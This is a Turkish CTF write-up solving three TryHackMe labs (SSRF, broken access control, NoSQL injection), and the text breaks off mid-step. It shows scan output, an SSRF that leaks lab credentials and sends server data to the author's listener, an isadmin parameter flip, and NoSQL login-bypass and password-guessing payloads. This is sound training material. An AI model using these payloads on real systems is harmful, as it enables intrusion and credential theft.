

# OWASP TOP 10 LAB ÇÖZÜMÜ

## SSRF LAB ÇÖZÜMÜ:

### 1-)<https://tryhackme.com/r/room/ssrfhr>

Bu CTF'i seçme sebebim öncelikle SSRF açığını tam anlamı ile tanımak ve tanımak. Şimdi CTF çözümüne başlıyoruz. Tryhackme lab çözerken bana kolaylık sağlamak amaçlı openvpn ile Linux makineme bağlanıp işlemlerimi oradan yapacağım. Şimdi CTF'e geçelim.(Cevap istemeyen soruları es geçeceğim.)

*Anatomy of SSRF Attack:* What is the average weighted impact for the SSRF vulnerability as per the OWASP Top 10?

SSRF zafiyetinin OWASP TOP 10'da ortalama ağırlıklı etkisini soruyor. Bize verdiği örnekleri okuyarak **cevabın 6.72** olduğunu görüyoruz.

| Max Incidence Rate | Avg Incidence Rate | Avg Weighted Exploit | Avg Weighted Impact | Max Coverage | Total Occurrences | Total CVEs |
|--------------------|--------------------|----------------------|---------------------|--------------|-------------------|------------|
| 2.72%              | 2.72%              | 8.28                 | 6.72                | 67.2%        | 9503              | 385        |

*Types of SSRF – Basic:* What is the username for the HRMS login panel?

İlk olarak nmap ile tarama attım şu sonuçları aldım:

```
(root@kali) ~ [~/home/kali]
# nmap -A -Pn 10.10.38.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-06 00:41 +03
Nmap scan report for 10.10.38.198
Host is up (0.12s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 bd:e8:50:7a:a3:18:26:c4:f8:2d:5c:8a:fb:cb:a2:62 (RSA)
|_ 256 fc:bc:37:8f:cc:32:4a:b1:b2:c1:03:e0:8a:43:35:4b (ECDSA)
|_ 256 88:1e:1d:e7:99:b2:37:1f:07:85:e9:f6:be:6a:10 (ED25519)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: HRMS web app (SSRF)
|_ Requested resource was ?url=localhost/copyright
8080/tcp  open  http           Apache httpd 2.4.54
|_ http-title: 403 Forbidden
|_ http-server-header: Apache/2.4.54 (Debian)
9000/tcp  open  hadoop-tasktracker Apache Hadoop 2.4.41 ((Ubuntu))
|_ hadoop-tasktracker-info:
|_ Logs: py-1
|_ hadoop-datanode-info:
|_ Logs: py-1
|_ http-title: HRMS web app (SSRF)
|_ Requested resource was ?url=localhost/copyright
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
```

80 portunda açık görünce websitesine erişme anlamına geldiğini anladım.

Google' a girip IP adresini yapıştırınca bir login sayfası beni karşıladı. Daha sonra bu siteye bir dizin taraması atmak istedim. Bunun için dirsearch toolunu kullandım. Tarama sonucunda gözüme çarpan bir şeyler oldu.

```
[00:52:21] 403 - 277B - /.htaccessOLD2
[00:52:21] 403 - 277B - /.htaccessOLD
[00:52:21] 403 - 277B - /.htm
[00:52:21] 403 - 277B - /.html
[00:52:21] 403 - 277B - /.htpasswd
[00:52:21] 403 - 277B - /.htpasswd_test
[00:52:21] 403 - 277B - /.httr-oauth
[00:52:24] 403 - 277B - /.php
[00:52:47] 301 - 313B - /assets → http://10.10.38.198/assets/
[00:52:47] 404 - 274B - /assets/npm-debug.log
[00:52:47] 200 - 514B - /assets/
[00:52:47] 404 - 274B - /assets/file
[00:52:47] 404 - 274B - /assets/js/fckeditor
[00:52:47] 404 - 274B - /assets/fckeditor
[00:52:47] 404 - 274B - /assets/pubspecc.yaml
[00:52:54] 200 - 0B - /config.php
[00:53:05] 200 - 472B - /footer.php
[00:53:07] 500 - 0B - /header.php
[00:53:11] 200 - 23KB - /info.php
[00:53:12] 301 - 317B - /javascript → http://10.10.38.198/javascript/
[00:53:12] 404 - 274B - /javascript/tiny_mce
[00:53:12] 404 - 274B - /javascript/editors/fckeditor
[00:53:17] 302 - 0B - /logout.php → /
[00:53:28] 301 - 317B - /phpmyadmin → http://10.10.38.198/phpmyadmin/
[00:53:30] 404 - 274B - /phpmyadmin/docs/html/index.html
[00:53:30] 404 - 274B - /phpmyadmin/phpmyadmin/index.php
[00:53:30] 404 - 274B - /phpmyadmin/scripts/setup.php
[00:53:30] 404 - 274B - /phpmyadmin/Changelog
[00:53:30] 404 - 274B - /phpmyadmin/README
[00:53:30] 200 - 3KB - /phpmyadmin/doc/html/index.html
[00:53:32] 200 - 3KB - /phpmyadmin/index.php
[00:53:32] 200 - 3KB - /phpmyadmin/
[00:53:33] 200 - 2KB - /profile.php
[00:53:38] 403 - 277B - /server-status/
[00:53:38] 403 - 277B - /server-status
[00:53:44] 301 - 312B - /style → http://10.10.38.198/style/
[00:53:52] 301 - 312B - /views → http://10.10.38.198/views/


Task Completed
```

Config.php bizim için tehlike arz edebilecek bir dosyadır. Bunu arama kısmına yazdım ama bir sonuç alamadım. Sayfa yüklenirken hata oluştu. Daha sonra diğer dizinleri incelerken bir şeyler gözüme çarptı.

⚠ Not secure 10.10.38.198/?url=localhost/copyright/config.php

alamadım. Sonra copyright'ı silip denedim.

Bu URL denemesinde sonuç



Burada config.php.php bulunamadı dedi.

Yani bu demek oluyor ki php'yi silmeliyiz.

```
<?php
$adminURL = "http://192.168.2.10/admin.php";
$username = "hrmsadmin";
$password = "hrmsadmin@123";
```

Evet, sonunda istediğimiz çıktıyı

aldık. Şimdi soruları cevaplayalım.

What is the username for the HRMS login panel?

hrmsadmin

✓ Correct Answer

What is the password for the HRMS login panel?

hrmsadmin@123

✓ Correct Answer

What is the admin URL as per the config file?

http://192.168.2.10/admin.php

✓ Correct Answer

Verilen bilgiler ile giriş yaptığımızda:

**Flag: THM\_{1NiT\_S\$ rF}**

Continue

Flag'ımızı bulduk. :D

Şimdi diğer konuya geçiyoruz: Types of SSRF – Basic(Contiuned);

Is accessing non-routable addresses possible if a server is vulnerable to SSRF (yea/nay)?

Sunucu SSRF'e karşı savunmasızsa yönlendirilmeyen adreslere erişimi mümkündür. **Cevap yea.**


What is the flag value after accessing the admin panel?

```
</style>
<div class="flex justify-center">
  <form method="post" action="" name="myForm" id="myForm" class="w-[80%] mt-6 -mb-6">
    <label for="category" class="text-xl font-semibold cursor-pointer text-indigo-950">Select Category:</label>
    <select name="category" id="category" class="category-dropdown ml-2 px-10">
      <option value="http://192.168.2.10/employee.php">Employee</option>
      <option value="http://192.168.2.10/salary.php">Salary</option>
    </select>
  </div>
```

Giriş yaptıktan sonra açılan sayfada kaynak kodları incelediğimizde 10.10.38.198 IP adresine sahip sitede Employee kısmına tıkladığımızda bizi 192.168.2.10/employee.php adresine gönderdiğini gördük. Şimdi alttaki salary yazan kısmındaki salary.php kısmını admin.php ile değiştirmeyi deneyeceğiz. SSRF açığı da tam olarak bu demek aslında. Inspect kısmına girip değiştirme işlemini yapıyoruz.

```
<!DOCTYPE html>
<html lang="en">
  <head> </head>
  <body class="main-container text-black body">
    <header class="official-header px-10 py-3"> </header> <flex>
    <style> </style>
    <div class="flex justify-center"> <flex>
      <form method="post" action name="myForm" id="myForm" class="w-[80%] mt-6 -mb-6">
        <label for="category" class="text-xl font-semibold cursor-pointer text-indigo-950">
          Select Category:</label>
          <select name="category" id="category" class="category-dropdown ml-2 px-10">
            <option value="http://192.168.2.10/employee.php">Employee</option> <input slot
            <option value="http://192.168.2.10/admin.php">Salary</option> <input slot == $0
          </select>
        </form>
      </div>
    <!--<iframe class="w-full h-[500px]" src="/employee.php"></iframe-->
    <meta charset="UTF-8">
    <title>HRMS web app (SSRF)</title>
    <script src="/style/tail.js"></script>
    <script src="/style/4f572brc49d.js" crossorigin="anonymous"></script>
    <style media="all" id="fa-v4-font-face"> </style>
    <style media="all" id="fa-v5-font-face"> </style>
    <style media="all" id="fa-v4-shims"> </style>
    <style media="all" id="fa-main"> </style>
    <link rel="icon" type="image/png" href="/style/favicon.png">
  </body>
</html>
```

Şimdi salary kategorisini seçelim.



## Sign in to your Admin account

Email

name@company.com

Password

.....

Login

Admin panel accessed.  
Flag: THM\_{B@\$ic\_s\$Rf}

Ve Flag'ımızı bulduk. :D

## Types of SSRF – Blind:

Does Out-of-band SSRF always include a technique in which an attacker always receives direct responses from the server (yea/nay)?

SSRF sunucudan her zaman doğrudan yanıtlar almaz. **Cevap nay.**

What is the value for Virtual Directory Support on the PHP server per the logged data?

Linux'umuze gidip server.py adlı dosya oluşturuyoruz. Ve bu dosya içine bize verilen kodları yapııştırıyoruz.

```
root@kali: /tmp
File Actions Edit View Help
GNU nano 8.1 server.py
from http.server import SimpleHTTPRequestHandler, HTTPServer
from urllib.parse import unquote
class CustomRequestHandler(SimpleHTTPRequestHandler):
    def end_headers(self):
        self.send_header('Access-Control-Allow-Origin', '*') # Allow requests from any origin
        self.send_header('Access-Control-Allow-Methods', 'GET, POST, OPTIONS')
        self.send_header('Access-Control-Allow-Headers', 'Content-Type')
        super().end_headers()
    def do_GET(self):
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'Hello, GET request!')
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length).decode('utf-8')
        self.send_response(200)
        self.end_headers()
        # Log the POST data to data.html
        with open('data.html', 'a') as file:
            file.write(post_data + '\n')
        response = f'THM, POST request! Received data: {post_data}'
        self.wfile.write(response.encode('utf-8'))
if __name__ == '__main__':
    server_address = ('', 8080)
    httpd = HTTPServer(server_address, CustomRequestHandler)
    print('Server running on http://localhost:8080/')
    httpd.serve_forever()
```

Oluşturduğumuz dosyaya chmod +x ile yetki verip çalıştırıyoruz. Daha sonra

<http://hrms.thm/profile.php?url=http://10.9.4.192:8080> adresini açıyoruz.

Burada 10.9.4.192 bizim IP adresimiz.

```
(root@kali)-[/tmp]
# python3 server.py
Server running on http://localhost:8080/
10.10.38.198 - - [06/Sep/2024 01:49:31] "POST / HTTP/1.1" 200 -
```

Burada bağlantı yaptığımızı görüyoruz. Şimdi bize yukarıda anlatılan konuda data.html sayfasına gitmemiz gerektiğini görüyoruz.

```
(root@kali)-[/tmp]
# ls
data.html
dbus-0NxYoNmBwt
dbus-uz9UYSr16Y
server.py
```

Burada indirilen dosyalarda olduğunu buldum.

```
(kali@kali)-[/tmp]
$ firefox data.html
```

Komutu ile firefoxda açıyoruz.

## PHP Version 7.4.3-4ubuntu2.19



|   |  |
|---|--|
| System                                  | Linux ip-10-10-38-198 5.4.0-1029-aws #30-Ubuntu SMP Tue Oct 20 10:06:38 UTC 2020 x86_64  |
| Build Date                              | Jun 27 2023 15:49:59   |
| Server API                              | Apache 2.0 Handler   |
| Virtual Directory Support               | disabled   |
| Configuration File (php.ini) Path       | /etc/php/7.4/apache2   |
| Loaded Configuration File               | /etc/php/7.4/apache2/php.ini   |
| Scan this dir for additional .ini files | /etc/php/7.4/apache2/conf.d  |
| Additional .ini files parsed            | /etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-bz2.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini, /etc/php/7.4/apache2/conf.d/20-zip.ini |
| PHP API                                 | 20190902   |
| PHP Extension                           | 20190902   |
| Zend Extension                          | 320190902  |
| Zend Extension Build                    | API320190902.NTS   |
| PHP Extension Build                     | API20190902.NTS  |
| Debug Build                             | no   |
| Thread Safety                           | disabled   |

Şimdi soruları cevaplayabiliriz.

What is the value for Virtual Directory Support on the PHP server per the logged data?

disabled

✓ Correct Answer

What is the value of the **PHP Extension Build** on the server?

API20190902.NTS

✓ Correct Answer

Which type of SSRF doesn't give us a direct response or feedback?

Blind

✓ Correct Answer


Tüm soruların cevabını yukarıdaki tablodan bulup doldurdum.

### A Classic Example – Crashing the Server:

△ Not secure hrms.thm/url.php?id=192.168.2.10/trainingbanner.jpg

Burada url.php?id= den sonra kendi IP adresimizi denediğimizde bize herhangi bir sonuç vermiyor. Daha sonra ben url dizinini görmek isteyince beni login sayfasına attı. Bize yukarıda anlatılan bilgilere göre biz bu trainingbanner.jpg yerine boyutu büyük olan bir resim açmak istediğimizde bu zafiyeti sömürmüş olacağız. Bize bunu denememiz için <http://hrms.thm/url.php?id=192.168.2.10/bigImage.jpg>

Verilmiş. Hadi deneyelim.



Ve Flag'ımıza ulaşmış olduk. :D

SON OLARAK:

Güvenilir URL'leri işlerken önerilen yaklaşım aşağıdakilerden hangisidir? Yalnızca doğru seçeneği yazın.

- a) İzin verilmeyen URL'leri filtreleyin
- b) Güvenilir URL'lerin izin verilenler listesinin tutulması

b

✓ Doğru Cevap

SSRF esas olarak sunucu taraflı istekleri istismar ettiğinden, giriş URL'lerini veya parametrelerini (evet/hayır) temizlemek isteğe bağlı mıdır?

nay

Burada da güvenlik için gerekli olan şeyleri cevaplamış olduk.

## BROKEN ACCESS CONTROL LAB ÇÖZÜMÜ

2-) <https://tryhackme.com/r/room/owaspbrokenaccesscontrol>

İlk soru ile başlayalım.

*Broken Access Control Introduction:* Bize Broken Access Control ne demek, türleri nelerdir gibi konuları anlatıp neler olduğunu sormuş o yüzden ilk soruyu paragrafa göre doldurup geçiyoruz.

What is IDOR?

Insecure direct object reference

What occurs when an attacker can access resources or data belonging to other users with the same level of access?

Horizontal privilege escalation

What occurs when an attacker can access resources or data from users with higher access levels?

Vertical privilege escalation

What is ABAC?

Attribute-Based Access Control

What is RBAC?

Role-Based Access Control

*Assessing the Web Application:*

IP adresi ile siteye giriyoruz. Önümüze kayıt olma sayfası çıkıyor ve kayıt olup daha sonra da giriş yapmayı deniyoruz.

### Welcome To VulnerableApp

Creating an account is absolutely free!

#### Create an account

|   |  |
|---|--|
| First Name                                    | <input type="text" value="test"/>      |
| Last Name                                     | <input type="text" value="test"/>      |
| Email   | <input type="text" value="test@test"/> |
| Password                                      | <input type="password" value="****"/>  |
| Re-enter Password                             | <input type="password" value="****"/>  |
| <input type="button" value="Create account"/> |  |

Already have an account? [Login](#)



|  |  |
|--|--|
| Welcome, test  |  |
| Announcements  |  |
| Status Update Test   |  |
| by: admin  |  |
| Application building in progress   |  |
| Report the bugs  |  |
| by: admin  |  |
| Pls email me at admin@admin.com for any bugs that you will encounter. Thanks |  |
| Online users   |  |
| admin@admin.com  |  |
| test@mail.com  |  |

Giriş yaptıktan sonra bizi böyle bir sayfa karşılıyor.

Giriş yaparken Burp Suite aracı ile istekleri yakalayalım ve soruları cevaplamaya başlayalım.

| Request  |     |     |  | Response  |     |     |        |
|--|-----|-----|--|---|-----|-----|--------|
| Pretty   | Raw | Hex |  | Pretty  | Raw | Hex | Render |
| 1 POST /functions.php HTTP/1.1   |     |     |  | 1 HTTP/1.1 200 OK   |     |     |        |
| 2 Host: 10.10.216.103  |     |     |  | 2 Date: Thu, 05 Sep 2024 23:43:25 GMT   |     |     |        |
| 3 Content-Length: 53   |     |     |  | 3 Server: Apache/2.4.38 (Debian)  |     |     |        |
| 4 Accept: application/json, text/javascript, */*; q=0.01   |     |     |  | 4 X-Powered-By: PHP/8.0.19  |     |     |        |
| 5 X-Requested-With: XMLHttpRequest   |     |     |  | 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT  |     |     |        |
| 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36 |     |     |  | 6 Cache-Control: no-store, no-cache, must-revalidate  |     |     |        |
| 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8   |     |     |  | 7 Pragma: no-cache  |     |     |        |
| 8 Origin: http://10.10.216.103   |     |     |  | 8 Vary: Accept-Encoding   |     |     |        |
| 9 Referer: http://10.10.216.103/login.php  |     |     |  | 9 Content-Length: 153   |     |     |        |
| 10 Accept-Encoding: gzip, deflate, br  |     |     |  | 10 Connection: close  |     |     |        |
| 11 Accept-Language: en-US,en;q=0.9   |     |     |  | 11 Content-Type: text/html; charset=UTF-8   |     |     |        |
| 12 Cookie: PHPSESSID=0cda6ae58b6f5623b75a8214498f8d21  |     |     |  | 12  |     |     |        |
| 13 Connection: close   |     |     |  | 13 {"status": "success", "message": "Login successful", "is_admin": "false", "first_name": "test", "last_name": "test", "redirect_link": "dashboard.php?isadmin=false"} |     |     |        |
| 14   |     |     |  |   |     |     |        |
| 15 username=test%40mail.com&password=test&function=login   |     |     |  |   |     |     |        |

What is the type of server that is hosting the web application? This can be found in the response of the request in Burp Suite.

APACHE.

What is the name of the parameter in the JSON response from the login request that contains a redirect link?

Response kısmının en alt kısmında “redirect\_link” olduğunu görebiliriz.

What Burp Suite module allows us to capture requests and responses between ourselves and our target?

Proxy.

What is the admin’s email that can be found in the online users’ table?

admin@admin.com

## Exploiting the Web Application:

Burada üstteki yazıyı okuyarak takip ettiğimizde Burp Suite'te yakaladığımız istekte oynamalar yaparak admin olacağız. Hadi deneyelim.

### Request

```
1 GET /dashboard.php?isadmin=true HTTP/1.1
2 Host: 10.10.175.253
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
```

Bu kısma isadmin=true giriyoruz.

10.10.216.103/dashboard.php?isadmin=true

ve enter' a basıyoruz.

[Logout](#)

## Welcome To Your Admin page, test

You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.

| Email           | First Name | Last Name | Auth level | Delete                   | Admin access                        |
|-----------------|------------|-----------|------------|--------------------------|-------------------------------------|
| admin@admin.com | admin      |           | Admin      | <input type="checkbox"/> | <input checked="" type="checkbox"/> |
| test@mail.com   | test       | test      | Normal     | <input type="checkbox"/> | <input type="checkbox"/>            |

THM{I\_C4n\_3xpl01t\_B4c}

Ve evet admin olduk ve aşağıda bir Flag var. Şimdi soruları cevaplayalım.

İlk soruda bize ayrıcalık yükseltme şeklini soruyor. Yukarıdaki bilgilerden dolayı **cevabın vertical** olduğunu gördük.

İkinci soruda hangi parametre ile admin olmaya erişime izin verildiğini soruyor.

**isadmin.**

Ve Flag... :D

What kind of privilege escalation happened after accessing admin.php?

Vertical

✓ Correct Answer

What parameter allows the attacker to access the admin page?

isadmin

✓ Correct Answer

What is the flag in the admin page?

THM{I\_C4n\_3xpl01t\_B4c}

✓ Correct Answer

SON LABIMIZA GELELİM...

### 3-) <https://tryhackme.com/r/room/nosqlinjectiontutorial>

Bu zafiyet NoSql açığı ile ilgilidir. OWASP TOP 10' de Injection konusu içerisinde.

İlk başta NoSql içerisine dâhil olan MongoDB' yi tanıyalım.

|   |   |  |
|---|---|--|
| <pre>{   "username": "lphillips",   "first_name": "Logan",   "last_name": "Phillips",   "age": "65",   "gender": "male" }</pre> | <pre>{   "username": "asandler",   "first_name": "Angus",   "last_name": "Sandler",   "age": "34",   "gender": "male" }</pre> | <pre>{   "username": "aclarke",   "first_name": "Anne",   "last_name": "Clarke",   "age": "42",   "gender": "female" }</pre> |
|---|---|--|

Tablosuna sahip olan konu için soru cevaplarını yazıyoruz. Bu soruların hepsinin cevabı yukarıda anlatılan konu kısmında var.

What is a group of documents in MongoDB is known as?

✓ Correct Answer

Using the MongoDB Operator Reference, what operator is used to filter data when a field isn't equal to a given value?

✓ Correct Answer

Following the example of the 3 documents given before, how many documents would be returned by the following filter: ['gender' => ['\$ne' => 'female'], 'age' => ['\$gt'=>'65']]?

✓ Correct Answer

Bir sonraki soruyu da aynı şekilde çözüyoruz.

- **Syntax Injection** - This is similar to SQL injection, where we have the ability to break out of the query and inject our own payload. The key difference to SQL injection is the syntax used to perform the injection attack.
- **Operator Injection**—Even if we can't break out of the query, we could potentially inject a NoSQL query operator that manipulates the query's behaviour, allowing us to stage attacks such as authentication bypasses.

What type of NoSQL Injection is similar to normal SQL Injection?

✓ Correct Answer

What type of NoSQL Injection allows you to modify the behaviour of the query, even if you can't escape the syntax?

✓ Correct Answer

## Operator Injection: Bypassing the Login Screen:

Siteye gittiğimizde bizi bi login sayfası karşılıyor. Buraya herhangi bir şeyler deneyelim ve Burp Suite aracımıza atalım.

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.82.39
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.82.39
7 Content-Type:
application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.6261.112 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apng
,/*;q=0.8,application/signed-exchange;v=b3
;q=0.7
10 Referer: http://10.10.82.39/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 user=admin&pass=admin&remember=on
```

Şimdi NoSql payloadları deneyerek

sonuçları ele alalım.

```
{"user" : {"$ne":null}, "password":{"$ne":null}}
```

Bu payloadımız user boş bir değere ne(not equal yani eşit değilse) ve password değeri de boş değere eşit değilse bize sonucu döndür anlamına gelir.

```
user[$ne]=admin&pass[$ne]=admin&remember=on
```

Payloadımızı yazdık şimdi çalıştıralım.

```
User:      admin
Password:  *****
Full Name:
email:     admin@nosql.int
Logout
```

Bizi böyle bir tablo karşıladı. Sorumuzu cevaplayalım.

When bypassing the login screen using the \$ne operator, what is the email of the user that you are logged in as?

admin@nosql.int

### Operator Injection: Logging in as Other Users:

Şimdi başka bir payload deneyelim. \$nin= not in yani içinde olmayan anlamına gelir.

```
user[$nin][]=admin&pass[$ne]=%C5%9Fmclmzl%C5%9Fmzcx&remember=on
```

 (\$nin[]) şeklinde kullanıyoruz)

Soruda bizden her istenen kullanıcıyı

“['username'=>['\$nin'=>['admin', 'jude'] ], 'password'=>['\$ne'=>'aweasdf']]”

Şeklinde yazmamızı ve sonucu alamayana kadar devam etmemizi istiyor. Kaç tane kullanıcı olduğunu soruyor.

```
user[$nin][]=admin&user[$nin][]=pedro&user[$nin][]=john&user[$nin][]=secret&pass[$ne]=66513213&remember=on
```

Buraya kadar gittikten sonra olumsuz sonuç aldık. Yani admin, pedro, john ve secret **toplam 4** kullanıcı varmış.

Diğer soruda da “p” ile başlayan kullanıcı adını sormuş **pedro**.

How many users are there in total?

4

✓ Correct Answer

There is a user that starts with the letter "p". What is his username?

pedro

## Operator Injection: Extracting Users' Passwords:

Burada NoSql payload'larından \$regex komutunu kullanacağız. Uzunluk tahmin etmeye yarar.

Bize ilk soruda John kullanıcısının şifresini soruyor.

| Request   | Response  |
|---|---|
| <pre>1 POST /login.php HTTP/1.1 2 Host: 10.10.82.39 3 Content-Length: 42 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://10.10.82.39 7 Content-Type:   application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0;   Win64; x64) AppleWebKit/537.36 (KHTML, like   Gecko) Chrome/122.0.6261.112 Safari/537.36 9 Accept:   text/html,application/xhtml+xml,application   /xml;q=0.9,image/avif,image/webp,image/apng   ,/*;q=0.8,application/signed-exchange;v=b3   ;q=0.7 10 Referer: http://10.10.82.39/ 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: en-US,en;q=0.9 13 Connection: close 14 15 user=admin&amp;pass[\$regex]=^.{7}\$&amp;remember=on</pre> | <pre>1 HTTP/1.1 302 Found 2 Date: Fri, 06 Sep 2024 00:59:57 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Location: /?err=1 5 Content-Length: 0 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9</pre> |

Burada şifre uzunluğumuzun kaç olduğunu bulmaya çalışıyoruz. 7 denedim ama sonuç alamadım.

| Request   | Response  |
|---|---|
| <pre>1 POST /login.php HTTP/1.1 2 Host: 10.10.82.39 3 Content-Length: 42 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://10.10.82.39 7 Content-Type:   application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0;   Win64; x64) AppleWebKit/537.36 (KHTML, like   Gecko) Chrome/122.0.6261.112 Safari/537.36 9 Accept:   text/html,application/xhtml+xml,application   /xml;q=0.9,image/avif,image/webp,image/apng   ,/*;q=0.8,application/signed-exchange;v=b3   ;q=0.7 10 Referer: http://10.10.82.39/ 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: en-US,en;q=0.9 13 Connection: close 14 15 user=admin&amp;pass[\$regex]=^.{8}\$&amp;remember=on</pre> | <pre>1 HTTP/1.1 302 Found 2 Date: Fri, 06 Sep 2024 01:01:01 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Set-Cookie: PHPSESSID=   jde0igu3ss0onb060nrgeckve7; path=/ 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache,   must-revalidate 7 Pragma: no-cache 8 Location: /sekr3tPl4ce.php 9 Content-Length: 0 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13</pre> |

Uzun denemeler sonrasında uzunluğunun 8 karakter olduğunu öğrendik. Şimdi denemelere geçiyoruz. Şimdi ilk harfini deneme yaparak bulacağız. Bize CTF' in bu sorusunun ipucunda tüm şifrenin rakamlardan oluştuğunu söylüyor.

| Request   | Response   |
|---|--|
